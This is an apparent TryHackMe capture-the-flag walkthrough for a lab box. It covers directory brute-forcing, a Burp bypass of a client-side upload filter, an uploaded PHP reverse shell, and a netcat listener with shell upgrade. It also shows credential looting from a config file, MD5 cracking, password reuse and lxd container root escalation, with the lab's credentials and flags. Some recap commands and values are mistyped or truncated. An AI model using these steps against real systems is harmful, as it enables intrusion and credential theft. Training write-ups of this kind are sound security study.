
Answer: 80, 65000

Question 2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

Firstly, we need to insert the IP address including the port number that is open into the link.



Then, it will lead us to a website call **Light Cycle**



Answer: Light Cycle

Question 3: What is the name of the hidden php page?


We need to know what directories are stored inside this page. So, we can use GoBuster. After awhile, the hidden php page is **/uploads.php**

```
root@ip-10-10-50-10:~# gobuster dir -u http://10.10.250.140:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart_)
=====
[+] Url:          http://10.10.250.140:65000
[+] Threads:      40
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:   php
[+] Timeout:      10s
=====
2022/07/19 04:54:49 Starting gobuster
=====
/uploads.php (Status: 200)
/assets (Status: 301)
/api (Status: 301)
/index.php (Status: 200)
/grid (Status: 301)
Progress: 41784 / 220561 (18.94%)
```


Answer: **/uploads.php**

Question 4: What is the name of the hidden directory where file uploads are saved?

Firstly, we need to open BurpSuite.



Go to the **proxy** tab and to the **Options** tab.



On the **Intercept Client Requests** section, click the first file extension and edit it.

? **Intercept Client Requests**


Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
Edit	<input checked="" type="checkbox"/>		File extension	Does not match	(*gif\$ jpg\$ png\$ ^css\$ ^js\$ ^ico\$ ^svg...)
Remove		Or	Request	Contains parameters	
Up		Or	HTTP method	Does not match	(get post)
Down		And	URL	Is in target scope	

Automatically fix missing or superfluous new lines at end of request
 Automatically update Content-Length header when the request is edited

We need to remove the JavaScript part in the match condition. Then, press OK.



Next, go to the **Intercept Server Responses** and tick the **Intercept responses based on the following rules:**

? **Intercept Server Responses**

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.


Intercept responses based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
Edit	<input checked="" type="checkbox"/>		Content type header	Matches	text
Remove		Or	Request	Was modified	
Up		Or	Request	Was intercepted	
Down		And	Status code	Does not match	'304\$'
		And	URL	Is in target scope	

Automatically update Content-Length header when the response is edited

Now that everything is set up, we can proceed to intercept the hidden php page.

We need to insert the hidden php page into the Mozilla Firefox.




When opening the page, it will continuously load and send a report to the BurpSuite.

A screenshot of the BurpSuite interface. The "Intercept is on" button is highlighted. The "Pretty" tab shows a continuous GET request for "/uploads.php" from "10.10.42.69:65000". The "Inspect" pane on the right shows several requests labeled Request A through Request H.

We need to press the button **Forward** until we find a Get request for **filter.js**. For this, we need to press the button **Drop** and continue pressing **Forward** until it finish load.

A screenshot of the BurpSuite interface. The "Intercept is on" button is highlighted. The "Pretty" tab shows a continuous GET request for "/assets/js/filter.js" from "10.10.42.69:65000". The "Inspect" pane on the right shows several requests labeled Request A through Request H.

It will lead to this website where you can upload files into.




After that, we need to go back to our terminal and make a reverse shell.

```
root@ip-10-10-50-10:~# cp /usr/share/webshells/php/php-reverse-shell.php ./shell
.shell.jpg.php
```

To open the reverse shell, we can use the command **nano shellname**

```
root@ip-10-10-50-10:~# nano shell.jpg.php
```

A shell tab will be opened.



```
root@ip-10-10-50-10:~#
File Edit View Search Terminal Help
GNU nano 2.9.3          shell.jpg.php

#!/php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, t$ do not use this tool.

// In all other respects the GPL version 2 applies:

// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.


// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^L Replace ^U Uncut Text ^T To Spell ^N Go To Line
[ Read 192 lines ]
```


Scroll down until we find the script that we need to put our **IP ADDRESS**. Then, save and close it.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.212.120'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Return back to the php page and upload the reverse shell file. We can upload the file by clicking the upload icon.



When the file is uploaded, it will give an alert saying that **File Uploaded Successfully!**



Next, we need to go to the page that will store the directories that have been uploaded. We need to insert the following link. <http://IPADDRESS:65000/grid>

A screenshot of a web browser window. The title bar says 'Index of /grid'. The address bar shows the URL '10.10.42.69:65000/grid/'. Below the address bar, there are links for 'TryHackMe | Learn Cy...', 'TryHackMe Support', 'Offline CyberChef', and other browser controls. The main content area displays the 'Index of /grid' page. It has a header with columns: Name, Last modified, Size, and Description. There is a link to 'Parent Directory'. A file named 'shell.jpg.php' is listed with the details: Last modified 2022-07-20 06:39, Size 5.4K. At the bottom of the page, it says 'Apache/2.4.29 (Ubuntu) Server at 10.10.42.69 Port 65000'.

Answer: /grid

Question 5: What is the value of the web.txt flag?

Firstly, we need to set up NetCat.

```
root@ip-10-10-50-10:~# nc -lvpn 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

We need to click the shell file that we uploaded into the directory and the NetCat will listen to it.

```
root@ip-10-10-212-120:~#
File Edit View Search Terminal Help
root@ip-10-10-212-120:~# nc -lvpn 1234
listening on [0.0.0.0] (family 0, port 1234)

Connection from 10.10.42.69 59232 received!
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
06:41:35 up 56 min, 0 users, load average: 0.00, 0.00, 0.02
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ $
```

To determine what user we are using, we can use the command **whoami**

```
/bin/sh: 0:
$ $ whoami
www-data
```

Now, we can make the shell more stable by using these following commands.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$

www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                  nc -lvpn 1234
root@ip-10-10-212-120:~# stty raw -echo; fg
nc -lvpn 1234

www-data@light-cycle:/$
```

After obtaining the better shell, we can proceed on to changing the directory and from that, we can list out all the directories. The **web.txt** is in this directory. So, we can read the file by using the command **cat**.

```
www-data@light-cycle:/$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Answer: THM{ENTER_THE_GRID}

Question 6: What lines are used to upgrade and stabilize your shell?

As shown in the previous question, to upgrade and stabilize the shell, we need to use the following commands.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
www-data@light-cycle:/$
```

```
www-data@light-cycle:/$ export TERM=xterm  
export TERM=xterm  
www-data@light-cycle:/$ ^Z  
[1]+ Stopped nc -lvpn 1234  
root@ip-10-10-212-120:~# stty raw -echo; fg  
nc -lvpn 1234  
  
www-data@light-cycle:/$
```

Answer: [python3 -c 'import pty;pty.spawn\("/bin/bash"\)', export TERM=xterm, stty raw -echo; fg](#)

Question 7: Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? **Username:password**

Firstly, we need to change our directory to **TheGrid** as told by the **web.txt**.

```
www-data@light-cycle:/var/www$ cd TheGrid/  
www-data@light-cycle:/var/www/TheGrid$
```

Now, we can list out the directories and the **includes** directory is the only relevant information we gain from it.

```
www-data@light-cycle:/var/www/TheGrid$ ls  
includes public_html rickroll.mp4
```

Thus, we change our directory to **includes** and list out the directories.

```
www-data@light-cycle:/var/www/TheGrid$ cd includes/  
www-data@light-cycle:/var/www/TheGrid/includes$ ls  
apiIncludes.php dbauth.php login.php register.php upload.php
```

We see that there is **dbauth.php** that may contain the username and password. Thus, we use the command **cat**.

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php  
<?php  
    $dbaddr = "localhost";  
    $dbuser = "tron";  
    $dbpass = "IFightForTheUsers";  
    $database = "tron";  
  
    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);  
    if($dbh->connect_error){  
        die($dbh->connect_error);  
    }  
?>  
www-data@light-cycle:/var/www/TheGrid/includes$
```

Answer: [tron:IFightForTheUsers](#)

Question 8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?

After knowing the Username and the Password, we can access the database by using MySQL. To enter the database, we need to sign in as the user.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

We can see the user's databases by using the command **show databases;**. There, we can see the encrypted credential in the database which is **tron**

```
mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| tron          |
+-----+
2 rows in set (0.00 sec)

mysql> 
```

Answer: tron

Question 9: Crack the password. What is it?

After that, we can enter the database by using the command **use databasename**. Next, we can see all the tables in the database by using **show tables;**. Then, we can obtain the encrypted credentials by using the command **select * from users;**.

```
mysql> use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users           |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+----+-----+-----+
| id | username | password          |
+----+-----+-----+
| 1  | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)

mysql> ■
```

To crack the password, we can use CrackStation. There, we can see that the cracked password is **@computer@**

The screenshot shows the CrackStation website's password cracking interface. The URL is https://crackstation.net. The main heading is "CrackStation". Below it, there is a "Free Password Hash Cracker" section. A text input field contains the password hash: "edc621628f6d19a13a00fd683f5e3ff7". To the right of the input field is a reCAPTCHA verification box. Below the input field is a table with three columns: "Hash", "Type", and "Result". The first row in the table has a green background and shows the hash "edc621628f6d19a13a00fd683f5e3ff7", the type "md5", and the result "@computer@". A legend below the table explains color codes: green for Exact match, yellow for Partial match, and red for not found. At the bottom of the page, there is a link to "Download CrackStation's Wordlist" and a section titled "How CrackStation Works" with some technical details.

Answer:**@computer@**

Question 10: Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

Exit MySQL. Proceed on changing the user by using **su name** and enter the password we gained from the previous question. Hence, we can see that the new user is **flynn**.

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn  
Password:  
flynn@light-cycle:/var/www/TheGrid/includes$ █
```

Answer: [flynn](#)

Question 11: What is the value of the user.txt flag?

Firstly, we need to remove the directories we used before and change it to **/home/flynn**. Next, we can list out the directories and there, we can see that there is a text file called **user.txt**. Thus, we use the **cat** to read the file.

```
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn  
flynn@light-cycle:~$ ls  
user.txt  
flynn@light-cycle:~$ cat user.txt  
THM{IDENTITY_DISC_RECOGNISED}  
flynn@light-cycle:~$ █
```

Answer: [THM{IDENTITY_DISC_RECOGNISED}](#)

Question 12: Check the user's groups. Which group can be leveraged to escalate privileges?

To check the user's group, we need to use the command **id** and we can see that the user is from the **lxd** group.

```
flynn@light-cycle:~$ id  
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Answer: [lxd](#)

Question 13: What is the value of the root.txt flag?

First, we need to see what image is listed. To know this, we can use the command **lxc image list**.

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCH	SIZE
	UPLOAD DATE				
Alpine	a569b9af4e85	no	alpine v3.12 (20201220_03:48)	x86_64	3.07M
B	Dec 20, 2020 at 3:51am (UTC)				

Next, we need to create a container to store the image.

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true  
Creating strongbad  
flynn@light-cycle:~$
```

Then, we need to configure the disk to be located in the container.

```
gdor disk source=/ path=/mnt/root recursive=true  
Device trogdor added to strongbad
```

Now, we can start and execute the container.

```
flynn@light-cycle:/var/www/TheGrid/includes$ lxc start strongbad  
flynn@light-cycle:/var/www/TheGrid/includes$ lxc exec strongbad /bin/sh
```

Lastly, we can verify that the container is mounted and proceed to the root. Thus, we can list out the directories inside the root and it contains **root.txt**. Thus, we use **cat** to read the file.

```
~ # id  
uid=0(root) gid=0(root)  
~ # cd /mnt/root/root  
/mnt/root/root # ls  
root.txt  
/mnt/root/root # cat root.txt  
THM{FLYNN_LIVES}
```

Answer: THM{FLYNN_LIVES}

Thought Process/Methodology:

First thing we need to do is to identify the port that is open for the IP ADDRESS. So, we can use **nmap** to obtain the port numbers which are **80** and **65000**. Next, we can use this port number to proceed to the website. By using the port number **65000**, we are able to go to a website called **Light Cycle**. Next, we can obtain all the directories for the website by using **GoBuster**. By using **GoBuster**, we have obtained the hidden php page which is **/uploads.php**. After that, to find the hidden directory that contains all the files uploaded, we need to use **BurpSuite** to intercept the hidden php page. We need to set up **BurpSuite** by going to the **proxy** tab and proceed to the **Options** tab. In the tab, we need to go to the **Intercept Client Requests** section and edit the file extension to remove the JavaScript inside it. Next, we need to go to the **Intercept Server Responses** section and tick the box so that it will follow the rules. Now that everything is set up, we can proceed on intercepting the hidden php page by opening the page itself. **BurpSuite** will give out the report and show all the intercept. We need to forward all the Get requests until we find a request that has **filter.js** in it. When we find it, we need to drop it and continue on forwarding the page until it finishes intercepting it. The hidden php page lets us upload a file through it. Therefore, we need to make a reverse shell. We can do this by going to the terminal and using the command **cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php**. Now, we can open the reverse shell by using the command **nano shell.jpg.php**. The shell tab will open and we need to scroll down until we find a script telling us to put our IP address in it. After that, we can save and exit the shell tab. The file is ready to be uploaded to the hidden php page. So, we can click the upload icon in the page and select **shell.jpg.php**. When the file is uploaded correctly, it will tell us that **File Uploaded Successfully!** Now, we can proceed to the hidden page that contains the file uploaded which is by using the **/grid** as our directory. It will lead us to a page containing the file we uploaded. Now that we know the hidden directory, we can set up **NetCat** to listen to our request by using the command **nc -lvp 1234**. Next, we need to click the file we uploaded in the **/grid** page so that **NetCat** can listen to it. When **NetCat** listens to our request, we can proceed. We can upgrade and stabilize the shell by using **Python**. Use the command **python3 -c 'import pty;pty.spawn("/bin/bash")'** to create a better bash-shell, the command **export TERM=xterm** to give us access to term commands, and use the command **stty raw -echo; fg** in our terminal to turn off the terminal echo and foreground the shell. Now that the shell is upgraded, we can change the directory to **/var/www/** and list out the directories within it. There, we find a text file called **web.txt**. Then, we use **cat** to read out the text file that reads out **THM{ENTER_THE_GRID}**. This tells us that we need to enter **TheGrid**. So, we need to change our directory to **/TheGrid**. Next, we can again list out the directories within it and there is a directory called **includes**. We proceed on changing the directory to **/includes** and list its directories. There, we can find a directory called **dbauth.php**. We can use the command **cat** read it out and it listed the **username:password** that we needed which is **tron:IFlightForTheUsers**. Now that we have obtained the username and the password, we can enter the user's database by using **MySQL**. After entering the username and password, we can access the databases by using the command **show databases;**. There, we find that the encrypted credential is **tron**. From this, we can enter the database by using the command **use tron** and to list out the tables inside the database, we can use the command **use tables;**. Thus, we have obtained the username and the password that we need to crack. We can crack the password by using **CrackStation**. Paste the password into it and the cracked password is **@computer@**. Now, we can proceed on changing the user by using the command **su flynn** and also enter the password that we already cracked. After successfully changing the user, we can know who the user we changed into by using the command **whoami** and it shows as **flynn**. Next, we need to list out the directory and there is only a text file called **user.txt**. Use **cat** to read the file and it reads out as **THM{IDENTITY_DISC_RECOGNISED}**. Now, we want to know whether the user is in what group by

using the command **id**. It shows that the user is in the **lxd** group. Lastly, to obtain the **root.txt**, we must first check the image list by using the command **lxc image list** and from it, we know that the image we need to use is called **Alpine**. After that, we need to create the container to insert the image by using the command **lxc init Alpine strongbad -c security.privileged=true**. Now, we need to configure the disk to be located inside the container that we just created by using the command **lxc device add strongbad trogdor disk source=/ path=/mnt/root recursive=true**. Hence, we can now start and execute the container by using the command **lxc start strongbad** and **lxc exec strongbad /bin/sh**. After that, we can verify it by using **id** and root by using the command **cd /mnt/root/root**. Now, we need to list out the directories inside the root and it shows us the **root.txt**. Hence, we use **cat** to read out the text file and it reads out **THM{FLYNN_LIVES}**.